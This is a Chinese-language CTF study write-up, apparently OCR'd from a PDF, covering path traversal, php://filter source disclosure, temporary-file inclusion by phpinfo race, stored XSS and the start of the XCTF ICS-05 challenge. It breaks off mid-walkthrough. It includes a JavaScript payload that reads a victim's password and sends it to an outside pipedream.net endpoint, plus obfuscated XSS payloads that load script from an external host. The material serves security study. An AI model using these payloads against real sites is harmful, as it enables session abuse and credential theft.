

做了一些题，主要是XSS和SSRF，总结一下

路径（目录）遍历

各种尝试：



输入/flag.txt，报错为



输入flag.txt，报错为

file_get_contents函数导致文件包含漏洞，报错结果可看出当前目录为/var/www/html/，先查看index.php内容


```
<input type="text" name="path" placeholder="请输入要读取的文件名称" value="<?php
echo isset($_GET['path']) ? htmlspecialchars($_GET['url']) : ''; ?>">
//检查path但输出url值，导致输入框无法正确回显用户输入的值。。。
<?php echo isset($_GET['path']) ? htmlspecialchars($_GET['path']) : 'test.txt';
?>
//显示文件名.包含参数path存在则输出值，不存在则输出默认值test.txt
//使用htmlspecialchars函数将特殊字符转换为HTML实体，防止xss攻击
```

```
<?php
if (isset($_GET['path']) && $_GET['path'] !== '') {
$path = $_GET['path'];
if(preg_match('/data|log|access|pear|tmp|zlib|filter|:/', $path) ){
echo '<span style="color:#f00;">禁止访问敏感目录或文件</span>';
exit;
}

#禁止以/或者../开头的文件名
if(preg_match('/^(\.|\/)/', $path)){
```

```
echo '<span style="color:#f00;">禁止以/或者../开头的文件名</span>';
exit;
}

echo $path."内容为：\n";
echo str_replace("\n", "<br>", htmlspecialchars(file_get_contents($path)));
} else {
echo '<span style="color:#888;">目标flag文件为/flag.txt</span>';
}
?>
```

屏蔽php://filter、data://、zlib:// 等流封装器，也禁了：（防止协议）；禁止以 `.` 或 `/` 开头：


看到test.txt文件，获取到　未发现用处



根据过滤规则，尝试构造a/../../../../../flag.txt得到flag

日志文件包含

https://blog.csdn.net/XINnnnnnnnlllll/article/details/153842395



例题CTFShow---php://filter读取源码

输入`/etc/passwd`报错为无效输入，系统文件被过滤，使用php伪协议读取index.php

```
php://filter/convert.base64-encode/resource=index.php
```

回显结果base64解码，部分如下

```
<?php
 include "db.php";
```

```php
// 验证文件内容，只能包含字母数字/+=
 function validate_file_contents($file) {
 if(preg_match('/[^a-zA-Z0-9\/\+=]/', $file)){
 return false;
 }
 return true;
}

 try { // Validate input characters 黑名单过滤
 if (preg_match('/log|nginx|access/', $_POST['file'])) {
 throw new Exception('Invalid input. Please enter a valid file path.');
 }

 ob_start();
 echo file_get_contents($_POST['file']); // 只能读取，不能执行代码
 $output = ob_get_clean();
 if(!validate_file_contents($output)){
 throw new Exception('Invalid input. Please enter a valid file path.');
 }else{
 echo 'File contents:';
 echo '<br>';
 echo $output;
 }
 } catch (Exception $e) {
 echo 'Error: ' . htmlspecialchars($e->getMessage());
 }
 ?>
```

尝试获取db.php，同样base64显示，得到flag

```
PD9waHAKCiRzZXJ2ZXJuYW1lID0gImxvY2FsaG9zdCI7CiR1c2VybmFtZSA9ICJyb290IjsKJHBhc3N3b3JkID0gI
kNURnszZWNyZXRfcGFzc3cwcmRfaGVyZX0iOwokZGJuYW1lID0gImJvb2tfc3RvcmUiOw==
```

abc 162 3 Raw Bytes LF

Output

```php
<?php

$servername = "localhost";
$username = "root";
$password = "CTF{3ecret_passw0rd_here}";
$dbname = "book_store";
```

临时文件包含


https://blog.csdn.net/qq_45521281/article/details/106498971

https://geekdaxue.co/read/avenue-le@bmhg6h/mdg4zl

服务器上找不到我可以包含的文件时，可以让服务器存储恶意生成的**临时文件。**

常见两种临时文件包含漏洞利用方法是：`PHPINFO()` and `PHP7 Segment Fault`

php临时文件机制



PHP中使用POST或PUT方法上传文本和二进制文件，文件信息会保存在全局变量 `$_FILE` 里。

$_FILE 预定义超级全局数组中唯一的二维数组，存储各种与上传文件有关的信息

```
$_FILES['userfile']['name'] 客户端文件的原名称。
$_FILES['userfile']['type'] 文件的 MIME 类型，如果浏览器提供该信息的支持，例如"image/gif"。
$_FILES['userfile']['size'] 已上传文件的大小，单位为字节。
$_FILES['userfile']['tmp_name'] 文件被上传后在服务端储存的临时文件名，一般是系统默认。可以在php.ini的upload_tmp_dir 指定，默认是/tmp目录。$_FILES['userfile']['error'] 该文件上传的错误代码，上传成功其值为0，否则为错误信息。
$_FILES['userfile']['tmp_name'] 文件被上传后在服务端存储的临时文件名
```

文件上传后默认存储到服务端的**默认临时目录**中，该临时目录由PHP.ini 的UPload_tmp_dir 属性指定，若其路径不可写，PHP 会上传到系统默认的临时目录。

存储在服务器上的临时文件的文件名随机生成的，需要了解不同系统服务器对临时文件的命名规则，PHPINFO 查看临时文件信息。

```
Linxu系统服务的临时文件主要存储在根目录的tmp文件夹下，具有一定的开放权限。
/tmp/php【6个随机字符】

Windows系统服务的临时文件主要存储在系统盘Windows文件夹下，具有一定的开放权限。
C:/Windows/php[4个随机字符].tmp
C:/Windows/Temp/
```

漏洞分析

PHP发送POST数据包时，如果数据包里包含文件区块，无论代码有无处理文件上传的逻辑，PHP都会将这个文件保存为临时文件。文件名保存在在$_FILES变量中，请求结束后删除该临时文件。

如果向phpinfo页面发送包含文件区块的数据包，则即可在返回包里找到$_FILES变量的内容，拿到临时文件变量名之后，就可以进行包含执行恶意代码。PHPINFO的这种特性源于php自身，与php的版本无关

```python
//探测是否存在 PHPINFO 包含临时文件信息
import requests
files = {  'file': ("aa.txt","ssss")}
url = "http://x.x.x.x/phpinfo.php"
r = requests.post(url=url, files=files, allow_redirects=False)
print(r.text)
```

```
</table>
<h2>PHP Variables</h2>
<table>
<tr class="h"><th>Variable</th><th>Value</th></tr>
<tr><td class="e">$_FILES['file']</td><td class="v"><pre>Array
(
    [name] =&gt; aa.txt
    [type] =&gt;
    [tmp_name] =&gt; /tmp/phpdxOjoE
    [error] =&gt; 0
    [size] =&gt; 4
```

但文件包含漏洞和phpinfo页面通常是两个页面，理论上我们需要先发送数据包给phpinfo页面，然后从返回页面中匹配出临时文件名，再将这个文件名发送给文件包含漏洞页面，进行getshell。在第一个请求结束时，临时文件就被删除了，第二个请求自然也就无法进行包含。此时利用条件竞争:

(1) 发送包含了webshell 的上传数据包给phpinfo页面，这个数据包的header、 get 等位置需要塞满垃圾数据。
(2) 因为 phpinfo 页面会将所有的数据都打印出来，1中的数据会将整个 phpinfio 页面撑的非常大。
(3) php 默认的输出缓冲区为4096，可以理解为 php 每次返回 4096 个字节给socket 连接。
(4) 所以，我们直接操作原生的 socket ，每次读取4096个字节.只要读取到的字符里包含临时文件名，就立即发送第二个数据包。
(5) 此时，第一个数据包的 socket 连接实际上还没有结束，因为 php 还在继续每次输出4096个字节，所以临时文件还没有删除。
(6) 利用这个时间差，第二个数据包，也就是文件包含漏洞的利用，即成功包含临时文件，最终getshell。

混合型XSS


注册后登录，设置个性签名测试，页面确实弹窗，说明有xss


使用工具测试xss:点击查看配置代码，选择payload写入靶场，刷新界面捕获xss记录

使用到 https://pipedream.com/ 平台进行外带，实现读取到源码中的密码。

> Pipedream是一个无代码集成平台，提供临时的HTTP端点用于测试和接收webhook请求。

先创建新项目





生成url追踪http节点

```
https://eoq7xaytswr45ce.m.pipedream.net
```

接下来点击“自定义代码”，构造如下js代码


```
// 自执行异步函数 ，当管理员点击审核时，会跳转到profile，并自动获取密码，发送到服务器上，查看留言后获取flag
(async () => { // 箭头函数，立即执行
  try {
    const res = await fetch('/profile', { credentials: 'include', method: 'GET' }); // 向当前网站的/profile路径发送GET请求，并携带cookies
    const txt = await res.text(); // 获取HTML文本
    const secret = txt.split('id="upass"')[1].substr(48,45); // 查找id为upass的元素，从该元素后第48个字符，截取45个字符，获取密码
    const headers = new Headers()
    headers.append("Content-Type", "application/json") // 请求头为json格式
    const body = {"test": secret}
    const options = {
          method: "POST",
          headers,
          mode: "cors", // 允许跨域请求
          body: JSON.stringify(body),
      }
      fetch("https://eoq7xaytswr45ce.m.pipedream.net", options)
      } catch (e) {
          console.error(e);
      }
})();
```

注册登录 → 填写签名(payload) → 保存 → 点击管理员审核

↓

xss平台显示"主机上线"(payload成功执行)

↓

配置平台自定义模块(填入上面的代码)

↓

重新点击审核 或 等待自动触发

↓

在平台的"数据"页面看到返回的密码


↓


拿到flag

此处已经可以捕获密码

```
▾ body {1}
  ▾ test
      aa</div>
                    </div>
```

等待管理员查看留言后得到flag。依次获取密码和flag





编码绕过XSS过滤

依旧用先测试，提示“个性签名中存在危险字符，禁止操作。”

不断测试使用下面payload保存成功

```
<img src=x
onerror=document.write(String.fromCharCode(60,115,99,114,105,112,116,32,115,114,
99,61,39,47,47,120,115,46,112,101,47,65,110,80,39,62,60,47,115,99,114,105,112,11
6,62))>

<img src=c
onerror=eval(atob('cz1jcmVhdGVFbGVtZW50KCdzY3JpcHQnKTtib2R5LmFwcGVuZENoaWxkKHMpO
3Muc3JjPScvL3hzLnBlLzkycic7'))>
```

同样先获取密码


```
▸ context {19}
▾ event {7}
  ▾ body {1}
    ▾ test
        123</div>
                        </div>
```

XCTF=>ICS-05

界面上只有“设备维护中心”可以点开，查看源码看到注入点

```
/head>

body>
  <ul class="layui-nav">
    <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
  </ul>
```

尝试{{2*3}}，页面没有变化



使用伪协议并解码

PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1MPgo8aHR
CdjaGVja2VkJyA6ICcnIH19PgogICAgPC9zY3JpcHQ+CiAgICA8c2NyaXB0IHNyYz0ibGF5dWkvbGF5dWkuanMiIGNoYXJzZXQ9InV0Zi04Ij48L3NjcmlwdD4KICAg
og73vvIzpnIDopoHkvp3otZZlbGVtZW505qih5Z2XCiAgICAgICAgLy/
m5HlkKzlr7zoiKrngrnlh7sKICAgICAgICBlbGVtZW50Lm9uKCduYXYoZGVtbyknLCBmdW5jdGlvbihlbGVtKSB7CiAgICAgICAgICAgIC8vY29uc29sZS5sb2coZWxlb
PgoKICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgogICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbjpjZW50ZXIiPgogICAgICAgIDxwIGNsYXNzPSJs
PjwvcD4KICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgoKPD9waHAKCn1lbHNlewoKPz4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KICAgICAgICA8ZGl2IHN
GhwCgogICAgICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ2lucHV0JykgPiAwKSB7CiAgICAgICAgICAgICAgICAgICAgZGllKCk7CiAgICAgICAgICAgICA
PgogICAgICAgIDwvcD4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KCjw/cGhwCn19CgoKLy/mlrnkvr/nmoTlr
g70s5q2j5Zyo5byA5Y+R5Lit55qE5Yqf6IO977yM5Y+q6IO95YaF6YOo5Lq65ZGY5rWL6K+VCgppZiAoJF9TRVJWRVJbJ0hUVFBfWF9GT1JXQVJERURfRk9SJ10
PgoKPC9ib2R5PgoKPC9odG1sPgo=


```
<?php
$page = $_GET[page];
if (isset($page)) {
if (ctype_alnum($page)) { // 只能含数字或字母
?>
<p class="lead"><?php echo $page; die();?>  //若page参数为数字或字母，则输出page页面内
容
?>
```

```php
<?php
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {
    echo "<br >Welcome My Admin ! <br >";
    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];
    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject); // replacement取代subject
中的pattern
    }else{
        die();
    }
}
?>
```


先修改X_FORWARDED_FOR，以管理员身份登录

```
X-Forwarded-For:127.0.0.1
```


/e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码

首先查看网页文件

